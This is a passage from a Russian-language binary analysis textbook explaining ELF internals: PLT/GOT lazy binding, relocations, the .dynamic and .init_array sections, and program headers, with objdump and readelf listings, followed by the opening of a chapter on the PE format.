❹0000000000400526 <main>:
   400526: 55                            push   rbp
   400527: 48 89 e5                      mov    rbp,rsp
   40052a: 48 83 ec 10                   sub    rsp,0x10
   40052e: 89 7d fc                      mov    DWORD PTR [rbp-0x4],edi
   400531: 48 89 75 f0                   mov    QWORD PTR [rbp-0x10],rsi
   400535: bf d4 05 40 00                mov    edi,0x4005d4
   40053a: e8 c1 fe ff ff                call   400400 <puts@plt>
   40053f: b8 00 00 00 00                mov    eax,0x0
   400544: c9                            leave
   400545: c3                            ret
   400546: 66 2e 0f 1f 84 00 00          nop    WORD PTR cs:[rax+rax*1+0x0]
   40054d: 00 00 00
...
```

Когда вы пишете программу на Си, в ней всегда присутствует функция `main`, с которой начинается программа. Но если исследовать точку входа бинарного файла, окажется, что она указывает не на `main` по адресу `0x400526` ❹, а на адрес `0x400430` - начало `_start` ❶.

Как же исполнение в итоге достигает `main`? При внимательном рассмотрении видно, что по адресу `0x40044d` в `_start` находится инструкция, помещающая адрес `main` в регистр `rdi` ❷ - один из регистров, используемых на платформе x64 для передачи параметров при вызове функций. Затем `_start` вызывает функцию `__libc_start_main` ❸. Она находится в разделе **`.plt`**, а значит, входит в разделяемую библиотеку; подробнее это рассматривается в разделе 2.3.4.

Как следует из имени, функция `__libc_start_main` в конечном счёте вызывает адрес **`main`**, начиная исполнение кода, определённого пользователем.

2.3.3. Разделы .bss, .data и .rodata

Поскольку разделы кода обычно недоступны для записи, переменные хранятся в одном или нескольких специальных записываемых разделах. Постоянные данные, как правило, тоже помещаются в отдельный раздел, чтобы бинарный файл оставался аккуратно организованным, хотя иногда компиляторы всё же размещают постоянные данные в разделах кода. Современные версии `gcc` и `clang` обычно не смешивают код с данными, но Visual Studio иногда это делает. Как вы увидите в главе 6, такое смешение способно существенно усложнить дизассемблирование, поскольку не всегда ясно, какие байты представляют инструкции, а какие - данные.

Раздел `.rodata`, название которого означает «данные только для чтения» (read-only data), предназначен для хранения постоянных значений. Поскольку это константы, `.rodata` недоступен для записи. Исходные значения инициализированных переменных находятся в разделе `.data`,

помеченном как доступный для записи, поскольку значения переменных могут изменяться во время исполнения. Наконец, раздел `.bss` резервирует место для неинициализированных переменных. Исторически его имя расшифровывается как «блок, начинающийся с символа» (block started by symbol) и связано с резервированием блоков памяти для символьных переменных.

В отличие от `.rodata` и `.data`, имеющих тип `SHT_PROGBITS`, раздел `.bss` относится к типу `SHT_NOBITS`. Причина в том, что `.bss` не занимает байтов в бинарном файле на диске: это всего лишь указание выделить при подготовке среды исполнения блок памяти подходящего размера для неинициализированных переменных. Обычно переменные в `.bss` инициализируются нулями, а сам раздел помечен как доступный для записи.

2.3.4. Ленивое связывание и разделы .plt, .got и .got.plt

В главе 1 говорилось, что при загрузке бинарного файла в процесс динамический компоновщик выполняет заключительные перемещения. Например, он разрешает ссылки на функции в разделяемых библиотеках, адрес загрузки которых ещё неизвестен во время компиляции. Я также вкратце упоминал, что на практике многие перемещения обычно выполняются не сразу при загрузке бинарного файла, а откладываются до первого фактического обращения к неразрешённому адресу. Это и называется ленивым связыванием.

Ленивое связывание и PLT

Благодаря ленивому связыванию динамический компоновщик не тратит время на ненужные перемещения и выполняет лишь те из них, которые действительно потребуются во время исполнения. В Linux ленивое связывание используется динамическим компоновщиком по умолчанию. Его можно заставить выполнить все перемещения немедленно, экспортировав переменную среды `LD_BIND_NOW`,[4] однако обычно это делают лишь тогда, когда приложению необходимы гарантии работы в реальном времени.

В бинарных файлах Linux ELF ленивое связывание реализовано с помощью двух специальных разделов: таблицы связывания процедур (Procedure Linkage Table, `.plt`) и глобальной таблицы смещений (Global Offset Table, `.got`). Хотя далее `.got` рассматривается в контексте ленивого связывания, на самом деле она используется не только для этого. Нередко бинарные файлы ELF содержат отдельный раздел GOT с именем `.got.plt`, предназначенный для совместной работы с `.plt` при ленивом связывании. Раздел `.got.plt` аналогичен обычному `.got`, и для наших целей их можно считать одинаковыми; исторически они и были одним разделом.[5] Процесс ленивого связывания и роль PLT и GOT показаны на рис. 2-2.




Рис. 2-2. Вызов функции разделяемой библиотеки через PLT

Как видно из рисунка и вывода `readelf` в листинге 2-5, `.plt` является разделом кода с исполняемыми инструкциями, как и `.text`, тогда как `.got.plt` - раздел данных.[6] PLT целиком состоит из заглушек строго определённого формата, предназначенных для перенаправления вызовов из раздела `.text` в нужное место библиотеки. Чтобы исследовать формат PLT, рассмотрим дизассемблированный раздел `.plt` нашего бинарного файла в листинге 2-7. Для краткости коды операций инструкций опущены.

Листинг 2-7. Дизассемблирование раздела `.plt`

```
$ objdump -M intel --section .plt -d a.out

a.out:     file format elf64-x86-64

Disassembly of section .plt:

❶00000000004003f0 <puts@plt-0x10>:
   4003f0: push QWORD PTR [rip+0x200c12] # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
   4003f6: jmp  QWORD PTR [rip+0x200c14] # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
   4003fc: nop  DWORD PTR [rax+0x0]

❷0000000000400400 <puts@plt>:
   400400: jmp  QWORD PTR [rip+0x200c12] # 601018 <_GLOBAL_OFFSET_TABLE_+0x18>
   400406: push ❸0x0
   40040b: jmp  4003f0 <_init+0x28>

❹0000000000400410 <__libc_start_main@plt>:
   400410: jmp  QWORD PTR [rip+0x200c0a] # 601020 <_GLOBAL_OFFSET_TABLE_+0x20>
   400416: push ❺0x1
   40041b: jmp  4003f0 <_init+0x28>
```

Формат PLT устроен следующим образом. Сначала находится общая заглушка по умолчанию ❶, к которой мы вскоре вернёмся. За ней следует последовательность заглушек функций ❷ и ❹ - по одной на каждую библиотечную функцию, - и все они построены по одной схеме. Обратите также внимание, что в каждой следующей заглушке функции помещаемое в стек значение увеличивается ❸ и ❺. Это значение служит идентификатором, назначение которого будет объяснено чуть позже. Теперь рассмотрим, как показанные в листинге 2-7 заглушки PLT позволяют вызвать функцию разделяемой библиотеки, как это изображено на рис. 2-2, и каким образом они помогают ленивому связыванию.

Динамическое разрешение библиотечной функции с помощью PLT

Предположим, требуется вызвать функцию `puts` из широко известной библиотеки libc. Вместо прямого вызова, невозможного по уже изложенным причинам, можно вызвать соответствующую заглушку PLT `puts@plt` - шаг ❶ на рис. 2-2.

Заглушка PLT начинается с инструкции косвенного перехода по адресу, хранящемуся в разделе `.got.plt`, - шаг ❷ на рис. 2-2. Изначально, до выполнения ленивого связывания, этот адрес совпадает с адресом следующей инструкции заглушки функции, то есть инструкции `push`. Поэтому косвенный переход просто передаёт управление инструкции, непосредственно следующей за ним, - шаг ❸ на рис. 2-2! Это весьма окольный путь к следующей инструкции, но, как вы сейчас увидите, для него есть веская причина.

Инструкция `push` помещает в стек целое число, в данном случае `0x0`. Как уже говорилось, оно служит идентификатором соответствующей заглушки PLT. Затем следующая инструкция переходит к общей заглушке по умолчанию, совместно используемой всеми заглушками функций PLT, - шаг ❹ на рис. 2-2. Общая заглушка помещает в стек ещё один идентификатор, взятый из GOT и обозначающий сам исполняемый файл, после чего переходит к динамическому компоновщику - снова косвенно, через GOT; это шаг ❺ на рис. 2-2.

По идентификаторам, помещённым в стек заглушками PLT, динамический компоновщик определяет, что ему следует разрешить адрес `puts` и сделать это от имени основного исполняемого файла, загруженного в процесс. Последняя деталь важна, поскольку в том же процессе может быть загружено несколько библиотек, каждая со своими PLT и GOT. Затем динамический компоновщик находит адрес функции `puts` и записывает его в элемент GOT, связанный с `puts@plt`. Таким образом, элемент GOT больше не указывает обратно внутрь заглушки PLT, как вначале, а содержит фактический адрес `puts`. На этом процесс ленивого связывания завершается.

Наконец, динамический компоновщик выполняет исходное намерение вызвать `puts`, передавая ей управление. При всех последующих вызовах `puts@plt` элемент GOT уже содержит правильный, исправленный адрес `puts`, поэтому переход в начале заглушки PLT направляется сразу к `puts`, не привлекая динамический компоновщик; это шаг ❻ на рисунке.

Зачем нужна GOT?

Теперь у вас может возникнуть вопрос: зачем вообще нужна GOT? Разве не проще было бы записывать разрешённый адрес библиотечной функции непосредственно в код заглушки PLT? Одна из главных причин, по которым всё устроено иначе, по существу сводится к безопасности. Если где-то в бинарном файле имеется уязвимость, а в любом нетривиальном бинарном файле она почти наверняка найдётся, злоумышленнику было бы слишком легко изменить код, если бы исполняемые разделы наподобие `.text` и `.plt` допускали запись. GOT, напротив, является разделом данных, которому доступность для записи не противопоказана, поэтому дополнительный уровень косвенности через GOT вполне оправдан. Иными словами, он позволяет обойтись без записываемых разделов кода. Злоумышленник всё ещё может суметь изменить адреса в GOT, однако такая модель атаки предоставляет ему гораздо меньше возможностей, чем внедрение произвольного кода.

Вторая причина связана с возможностью совместного использования кода разделяемых библиотек. Как уже говорилось, современные операционные системы экономят физическую память, разделяя код библиотек между всеми использующими их процессами. Поэтому вместо загрузки отдельной копии каждой библиотеки для каждого процесса операционной системе достаточно загрузить одну копию. Однако, хотя физическая копия библиотеки всего одна, в каждом процессе одна и та же библиотека, скорее всего, будет отображена по совершенно разным виртуальным адресам. Следовательно, разрешённые от имени библиотеки адреса нельзя записывать непосредственно в код: такой адрес работал бы только в контексте одного процесса и нарушил бы работу остальных. Запись адресов в GOT решает проблему, поскольку у каждого процесса имеется собственная закрытая копия GOT.

Как вы, вероятно, уже догадались, ссылки из кода на перемещаемые символы данных, например на переменные и константы, экспортированные разделяемыми библиотеками, тоже должны перенаправляться через GOT, чтобы не записывать адреса данных непосредственно в код. Разница состоит в том, что ссылки на данные проходят прямо через GOT, минуя промежуточную PLT. Отсюда становится ясным и различие между `.got` и `.got.plt`: `.got` предназначен для ссылок на элементы данных, а `.got.plt` хранит разрешённые адреса библиотечных функций, доступ к которым осуществляется через PLT.

2.3.5. Разделы .rel.* и .rela.*

Как видно из дампа заголовков разделов нашего бинарного файла, полученного `readelf`, в нём имеется несколько разделов с именами вида `.rela.*`. Они относятся к типу `SHT_RELA`, то есть содержат сведения, которые компоновщик использует для перемещений.

По существу, каждый раздел типа `SHT_RELA` представляет собой таблицу записей перемещения. Каждая запись подробно описывает конкретный адрес, по которому нужно применить перемещение, а также способ вычисления значения, подставляемого по этому адресу. В листинге 2-8 показано содержимое разделов перемещений нашего бинарного файла. Как вы увидите, в нём остались только динамические перемещения, которые должен выполнить динамический компоновщик: все статические перемещения, существовавшие в объектном файле, уже разрешены при статической компоновке. Разумеется, в настоящем бинарном файле, в отличие от этого простого примера, динамических перемещений было бы гораздо больше.

Листинг 2-8. Разделы перемещений бинарного файла из примера

```
$ readelf --relocs a.out

Relocation section '.rela.dyn' at offset 0x380 contains 1 entries:
 Offset          Info           Type           Sym. Value    Sym. Name + Addend
❶0000600ff8 000300000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0

Relocation section '.rela.plt' at offset 0x398 contains 2 entries:
 Offset          Info           Type           Sym. Value    Sym. Name + Addend
❷0000601018 000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
❸0000601020 000200000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
```

Здесь представлены два типа перемещений: `R_X86_64_GLOB_DAT` и `R_X86_64_JUMP_SLO`. В реальных файлах вам может встретиться множество других типов, однако эти относятся к наиболее распространённым и важным. Общая черта всех типов перемещений - наличие смещения, по которому применяется перемещение. Способ вычисления значения, подставляемого по этому смещению, зависит от типа перемещения и иногда бывает довольно сложным. Все подробности приведены в спецификации ELF, но для обычных задач бинарного анализа знать их не требуется.

Первое перемещение в листинге 2-8, имеющее тип `R_X86_64_GLOB_DAT`, указывает смещение в разделе `.got` ❶. Это можно определить, сравнив смещение с базовым адресом `.got` из вывода `readelf` в листинге 2-5. Обычно перемещение данного типа применяется для вычисления адреса символа данных и записи результата по нужному смещению в `.got`.

Элементы `R_X86_64_JUMP_SLO` называются слотами перехода ❷ и ❸. Их смещения находятся в разделе `.got.plt`, и они представляют места для записи адресов библиотечных функций. Если вернуться к дампу PLT нашего бинарного файла в листинге 2-7, можно увидеть, что каждая заглушка PLT обращается к одному из этих слотов, чтобы получить цель косвенного перехода. Адреса слотов перехода, вычисленные как относительные смещения от регистра `rip`, показаны в правой части вывода листинга 2-7 сразу после символа #.

2.3.6. Раздел .dynamic

При загрузке и подготовке бинарного файла ELF к исполнению раздел `.dynamic` служит для операционной системы и динамического компоновщика своеобразной «дорожной картой». Если вы забыли, как работает загрузка, вернитесь к разделу 1.4.

Раздел `.dynamic` содержит таблицу структур `Elf64_Dyn`, определённых в `/usr/include/elf.h`; их также называют тегами. Существуют разные типы тегов, и с каждым связано некоторое значение. В качестве примера рассмотрим содержимое `.dynamic` нашего бинарного файла, показанное в листинге 2-9.

Листинг 2-9. Содержимое раздела `.dynamic`

```
$ readelf --dynamic a.out

Dynamic section at offset 0xe28 contains 24 entries:
  Tag                Type                 Name/Value
❶0x0000000000000001 (NEEDED)            Shared library: [libc.so.6]
  0x000000000000000c (INIT)              0x4003c8
  0x000000000000000d (FINI)              0x4005c4
  0x0000000000000019 (INIT_ARRAY)        0x600e10
  0x000000000000001b (INIT_ARRAYSZ)      8 (bytes)
  0x000000000000001a (FINI_ARRAY)        0x600e18
  0x000000000000001c (FINI_ARRAYSZ)      8 (bytes)
  0x000000006ffffef5 (GNU_HASH)          0x400298
  0x0000000000000005 (STRTAB)            0x400318
  0x0000000000000006 (SYMTAB)            0x4002b8
  0x000000000000000a (STRSZ)             61 (bytes)
  0x000000000000000b (SYMENT)            24 (bytes)
  0x0000000000000015 (DEBUG)             0x0
```

```
  0x0000000000000003 (PLTGOT)             0x601000
  0x0000000000000002 (PLTRELSZ)           48 (bytes)
  0x0000000000000014 (PLTREL)             RELA
  0x0000000000000017 (JMPREL)             0x400398
  0x0000000000000007 (RELA)               0x400380
  0x0000000000000008 (RELASZ)             24 (bytes)
  0x0000000000000009 (RELAENT)            24 (bytes)
❷0x000000006ffffffe (VERNEED)            0x400360
❸0x000000006fffffff (VERNEEDNUM)         1
  0x000000006ffffff0 (VERSYM)             0x400356
  0x0000000000000000 (NULL)               0x0
```

Как видите, тип каждого тега раздела `.dynamic` указан во втором столбце вывода. Теги типа `DT_NEEDED` сообщают динамическому компоновщику о зависимостях исполняемого файла. Например, наш бинарный файл использует функцию `puts` из разделяемой библиотеки `libc.so.6` ❶, поэтому при его исполнении библиотека должна быть загружена. Теги `DT_VERNEED` ❷ и `DT_VERNEEDNUM` ❸ задают начальный адрес и количество элементов таблицы зависимостей от версий, в которой указаны ожидаемые версии различных зависимостей исполняемого файла.

Помимо перечисления зависимостей, раздел `.dynamic` содержит указатели на другие важные сведения, необходимые динамическому компоновщику. В частности, теги типов `DT_STRTAB`, `DT_SYMTAB`, `DT_PLTGOT` и `DT_RELA` указывают соответственно на динамическую таблицу строк, динамическую таблицу символов, раздел `.got.plt` и раздел динамических перемещений.

2.3.7. Разделы .init_array и .fini_array

Раздел `.init_array` содержит массив указателей на функции, используемые в качестве конструкторов. При инициализации бинарного файла, до вызова `main`, каждая из этих функций вызывается по очереди. Рассмотренный выше раздел `.init` содержит единственную функцию запуска, выполняющую критически важную инициализацию, без которой исполняемый файл не сможет начать работу. В отличие от него, `.init_array` является разделом данных и может содержать сколько угодно указателей на функции, в том числе на собственные конструкторы. В исходных файлах на Си функции можно помечать как конструкторы `gcc` с помощью атрибута `__attribute__((constructor))`.

В нашем бинарном файле `.init_array` содержит всего один элемент. Это указатель на ещё одну стандартную функцию инициализации `frame_dummy`, как видно из вывода `objdump` в листинге 2-10.

Листинг 2-10. Содержимое раздела `.init_array`

```
❶$ objdump -d --section .init_array a.out

a.out:     file format elf64-x86-64

Disassembly of section .init_array:

0000000000600e10 <__frame_dummy_init_array_entry>:
  600e10:  ❷     00 05 40 00 00 00 00 00         ..@.....

❸$ objdump -d a.out | grep '<frame_dummy>'
0000000000400500 <frame_dummy>:
```

Первый вызов `objdump` показывает содержимое `.init_array` ❶. Как видите, там находится единственный указатель на функцию, представленный выделенными в выводе байтами `00 05 40 00 00 00 00 00` ❷. На языке прямого порядка байтов это всего лишь адрес `0x400500`, полученный обращением порядка байтов и удалением ведущих нулей. Второй вызов `objdump` показывает, что это действительно начальный адрес функции `frame_dummy` ❸.

Как вы, вероятно, уже догадались, `.fini_array` аналогичен `.init_array`, но содержит указатели на деструкторы, а не конструкторы. Указатели в `.init_array` и `.fini_array` легко изменить, поэтому эти разделы служат удобными местами для внедрения перехватчиков, добавляющих в бинарный файл код инициализации или завершения и тем самым изменяющих его поведение. Обратите внимание:

бинарные файлы, созданные старыми версиями `gcc`, могут содержать разделы `.ctors` и `.dtors` вместо `.init_array` и `.fini_array`.

2.3.8. Разделы .shstrtab, .symtab, .strtab, .dynsym и .dynstr

Как упоминалось при рассмотрении заголовков разделов, `.shstrtab` представляет собой простой массив завершающихся `NULL` строк с именами всех разделов бинарного файла. Заголовки разделов обращаются к нему по индексам, благодаря чему такие средства, как `readelf`, могут определять имена разделов.

Раздел `.symtab` содержит таблицу символов - таблицу структур `Elf64_Sym`, каждая из которых связывает символьное имя с фрагментом кода или данных в другой части бинарного файла, например с функцией или переменной. Сами строки с символьными именами находятся в разделе `.strtab`, а структуры `Elf64_Sym` содержат указатели на них. На практике бинарные файлы, встречающиеся при анализе, часто лишены символов, а значит, таблицы `.symtab` и `.strtab` из них удалены.

Разделы `.dynsym` и `.dynstr` аналогичны `.symtab` и `.strtab`, но содержат символы и строки, необходимые для динамической, а не статической компоновки. Поскольку эти сведения требуются при динамической компоновке, удалить их невозможно.

Обратите внимание: статическая таблица символов имеет тип раздела `SHT_SYMTAB`, а динамическая - `SHT_DYNSYM`. Благодаря этому такие средства, как `strip`, легко определяют, какие таблицы символов можно безопасно удалить из бинарного файла, а какие нельзя.

2.4. Программные заголовки

Таблица программных заголовков представляет бинарный файл в виде сегментов, тогда как таблица заголовков разделов даёт представление в виде разделов. Рассмотренное ранее представление бинарного файла ELF в виде разделов предназначено только для статической компоновки. Представление в виде сегментов, к которому мы теперь переходим, используется операционной системой и динамическим компоновщиком при загрузке ELF в процесс для исполнения: с его помощью они находят нужный код и данные и решают, что следует загрузить в виртуальную память.

Сегмент ELF охватывает ноль или более разделов, фактически объединяя их в единый фрагмент. Поскольку сегменты дают представление файла во время исполнения, они нужны только исполняемым файлам ELF, но не таким неисполняемым файлам, как перемещаемые объекты. Таблица программных заголовков кодирует это представление с помощью программных заголовков типа `Elf64_Phdr`. Каждый из них содержит поля, показанные в листинге 2-11.

Листинг 2-11. Определение `Elf64_Phdr` в `/usr/include/elf.h`

```
typedef struct {
  uint32_t  p_type;    /* Тип сегмента             */
  uint32_t  p_flags;   /* Флаги сегмента           */
  uint64_t  p_offset;  /* Файловое смещение сегмента */
  uint64_t  p_vaddr;   /* Виртуальный адрес сегмента */

  uint64_t  p_paddr;   /* Физический адрес сегмента */
  uint64_t  p_filesz;  /* Размер сегмента в файле  */
  uint64_t  p_memsz;   /* Размер сегмента в памяти */
  uint64_t  p_align;   /* Выравнивание сегмента    */
} Elf64_Phdr;
```

Каждое из этих полей описано в следующих разделах. В листинге 2-12 показана таблица программных заголовков нашего бинарного файла в представлении `readelf`.

Листинг 2-12. Типичная таблица программных заголовков, показанная программой `readelf`

```
$ readelf --wide --segments a.out

Elf file type is EXEC (Executable file)
Entry point 0x400430
There are 9 program headers, starting at offset 64

Program Headers:
 Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
 PHDR           0x000040 0x0000000000400040 0x0000000000400040 0x0001f8 0x0001f8 R E 0x8
 INTERP         0x000238 0x0000000000400238 0x0000000000400238 0x00001c 0x00001c R   0x1
     [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
 LOAD           0x000000 0x0000000000400000 0x0000000000400000 0x00070c 0x00070c R E 0x200000
 LOAD           0x000e10 0x0000000000600e10 0x0000000000600e10 0x000228 0x000230 RW  0x200000
 DYNAMIC        0x000e28 0x0000000000600e28 0x0000000000600e28 0x0001d0 0x0001d0 RW  0x8
 NOTE           0x000254 0x0000000000400254 0x0000000000400254 0x000044 0x000044 R   0x4
 GNU_EH_FRAME   0x0005e4 0x00000000004005e4 0x00000000004005e4 0x000034 0x000034 R   0x4
 GNU_STACK      0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RW  0x10
 GNU_RELRO      0x000e10 0x0000000000600e10 0x0000000000600e10 0x0001f0 0x0001f0 R   0x1

❶ Section to Segment mapping:
 Segment Sections...
  00
  01     .interp
  02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version
           .gnu.version_r .rela.dyn .rela.plt .init .plt .plt.got .text .fini .rodata
           .eh_frame_hdr .eh_frame
  03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
  04     .dynamic
  05     .note.ABI-tag .note.gnu.build-id
  06     .eh_frame_hdr
  07
  08     .init_array .fini_array .jcr .dynamic .got
```

Обратите внимание на соответствие разделов сегментам в нижней части вывода `readelf`: оно наглядно показывает, что сегменты - это просто группы объединённых разделов ❶. Такое соответствие характерно для большинства бинарных файлов ELF, которые вам встретятся. В оставшейся части этого раздела мы рассмотрим поля программного заголовка из листинга 2-11.

2.4.1. Поле p_type

Поле p_type определяет тип сегмента. К его важным значениям относятся PT_LOAD, PT_DYNAMIC и PT_INTERP.

Сегменты типа PT_LOAD, как следует из названия, предназначены для загрузки в память при подготовке процесса. Размер загружаемого фрагмента и адрес его размещения задаются остальными полями программного заголовка. Как видно из вывода readelf, обычно существует не менее двух сегментов PT_LOAD: один охватывает разделы, недоступные для записи, а второй содержит записываемые разделы данных.

Сегмент PT_INTERP содержит раздел .interp, в котором указано имя интерпретатора для загрузки бинарного файла. В свою очередь, сегмент PT_DYNAMIC включает раздел .dynamic, сообщающий интерпретатору, как разобрать бинарный файл и подготовить его к исполнению. Стоит также упомянуть сегмент PT_PHDR, охватывающий таблицу программных заголовков.

2.4.2. Поле p_flags

Флаги задают права доступа к сегменту во время исполнения. Существуют три важных флага: PF_X, PF_W и PF_R. Флаг PF_X означает, что сегмент исполняемый, и устанавливается для сегментов кода; в столбце Flg листинга 2-12 программа readelf отображает его буквой E, а не X. Флаг PF_W указывает, что сегмент доступен для записи; обычно он устанавливается только для записываемых сегментов данных и никогда - для сегментов кода. Наконец, PF_R обозначает доступность сегмента для чтения, что обычно верно как для сегментов кода, так и для сегментов данных.

2.4.3. Поля p_offset, p_vaddr, p_paddr, p_filesz и p_memsz

Поля p_offset, p_vaddr и p_filesz из листинга 2-11 аналогичны полям sh_offset, sh_addr и sh_size заголовка раздела. Они задают соответственно файловое смещение начала сегмента, виртуальный адрес его загрузки и размер сегмента в файле. Для загружаемых сегментов значения p_vaddr и p_offset должны быть сравнимы по модулю размера страницы, который обычно составляет 4096 байт.

В некоторых системах поле p_paddr позволяет задать адрес физической памяти, по которому следует загрузить сегмент. В современных операционных системах, таких как Linux, оно не используется и равно нулю, поскольку все бинарные файлы исполняются в виртуальной памяти.

На первый взгляд может быть непонятно, зачем нужны отдельные поля размера сегмента в файле (p_filesz) и в памяти (p_memsz). Чтобы разобраться, вспомните: некоторые разделы лишь указывают, что в памяти требуется выделить определённое количество байтов, но сами эти байты в бинарном файле отсутствуют. Например, раздел .bss содержит данные, инициализированные нулями. Поскольку заведомо известно, что все данные раздела равны нулю, включать все эти нули в бинарный файл незачем. Однако при загрузке сегмента, содержащего .bss, в виртуальную память необходимо выделить все байты этого раздела. Поэтому p_memsz может превышать p_filesz. В таком случае при загрузке бинарного файла загрузчик добавляет недостающие байты в конец сегмента и инициализирует их нулями.

2.4.4. Поле p_align

Поле `p_align` аналогично `sh_addralign` в заголовке раздела. Оно задаёт необходимое выравнивание сегмента в памяти в байтах. Как и для `sh_addralign`, значение 0 или 1 означает отсутствие особых требований к выравниванию. Если `p_align` не равно 0 или 1, его значение должно быть степенью двойки, а `p_vaddr` и `p_offset` - сравнимы по модулю `p_align`.

2.5. Итоги

В этой главе вы познакомились со всеми тонкостями формата ELF. Мы рассмотрели формат исполняемого заголовка, таблицы заголовков разделов и программных заголовков, а также содержимое разделов. Это была большая работа! Но она того стоила: теперь знание внутреннего устройства бинарных файлов ELF создаёт прочную основу для дальнейшего изучения бинарного анализа. В следующей главе мы подробно рассмотрим формат PE, используемый в системах на основе Windows. Если вас интересует только анализ бинарных файлов ELF, следующую главу можно пропустить и сразу перейти к главе 4.

Упражнения

1. Ручное исследование заголовка

С помощью шестнадцатеричного просмотрщика, например `xxd`, отобразите байты бинарного файла ELF в шестнадцатеричном виде. Например, команда `xxd /bin/ls | head -n 30` показывает первые 30 строк байтов программы `/bin/ls`. Сможете ли вы определить байты, представляющие заголовок ELF? Попробуйте найти в выводе `xxd` все поля заголовка ELF и проверить, кажутся ли вам осмысленными их значения.

2. Разделы и сегменты

С помощью `readelf` просмотрите разделы и сегменты бинарного файла ELF. Как разделы отображаются в сегменты? Нарисуйте представление бинарного файла на диске и в памяти. Каковы основные различия между ними?

3. Бинарные файлы Си и C++

С помощью `readelf` дизассемблируйте два бинарных файла: один, созданный из исходного текста на Си, и другой, полученный из исходного текста на C++. Чем они различаются?

4. Ленивое связывание

С помощью `objdump` дизассемблируйте раздел PLT бинарного файла ELF. Какие элементы GOT используют заглушки PLT? Теперь просмотрите содержимое этих элементов GOT, снова воспользовавшись `objdump`, и проанализируйте их связь с PLT.

Примечания

[1] [назад] Спецификация ELF доступна по адресу refspecs.linuxbase.org, а описание различий между 32- и 64-разрядными файлами ELF - по адресу uclibc.org.
[2] [назад] Обратите внимание: при анализе вредоносной программы полагаться на содержимое поля `sh_name` небезопасно, поскольку программа может намеренно использовать вводящие в заблуждение имена разделов.
[3] [назад] Обзор и описание всех стандартных разделов ELF приведены в спецификации ELF по адресу refspecs.linuxbase.org.
[4] [назад] В оболочке Bash это можно сделать командой `export LD_BIND_NOW=1`.
[5] [назад] Различие состоит в том, что `.got.plt` доступен для записи во время исполнения, тогда как `.got` недоступен, если включена защита от атак с перезаписью GOT под названием RELRO (relocations read-only, перемещения только для чтения). Для включения RELRO программе `ld` передают параметр `-z relro`. При этом элементы GOT, которые должны оставаться доступными для записи во время исполнения ради ленивого связывания, помещаются в `.got.plt`, а все остальные - в раздел `.got` только для чтения.
[6] [назад] Возможно, в выводе `readelf` вы заметили ещё один исполняемый раздел `.plt.got`. Это альтернативная PLT, использующая элементы `.got` только для чтения вместо элементов `.got.plt`. Она применяется, если при компиляции передать `ld` параметр `-z now`, сообщающий, что требуется «немедленное связывание». Результат такой же, как у `LD_BIND_NOW=1`, но сведения, переданные `ld` во время компиляции, позволяют ради повышенной безопасности разместить элементы GOT в `.got` и использовать 8-байтовые элементы `.plt.got` вместо более крупных 16-байтовых элементов `.plt`.

Глава 3. Формат PE: краткое введение

Теперь, когда вы знаете всё необходимое о формате ELF, кратко рассмотрим ещё один популярный бинарный формат - переносимый исполняемый формат (Portable Executable, PE). PE является основным бинарным форматом Windows, поэтому знакомство с ним пригодится при исследовании бинарных файлов Windows, часто встречающихся в анализе вредоносных программ.

PE представляет собой изменённую версию общего формата объектных файлов (Common Object File Format, COFF), который до появления ELF применялся и в системах семейства Unix. По этой исторической причине PE иногда называют PE/COFF. Что может сбить с толку, 64-разрядная версия PE носит имя PE32+. Поскольку отличия PE32+ от исходного формата PE невелики, далее я буду называть её просто PE.

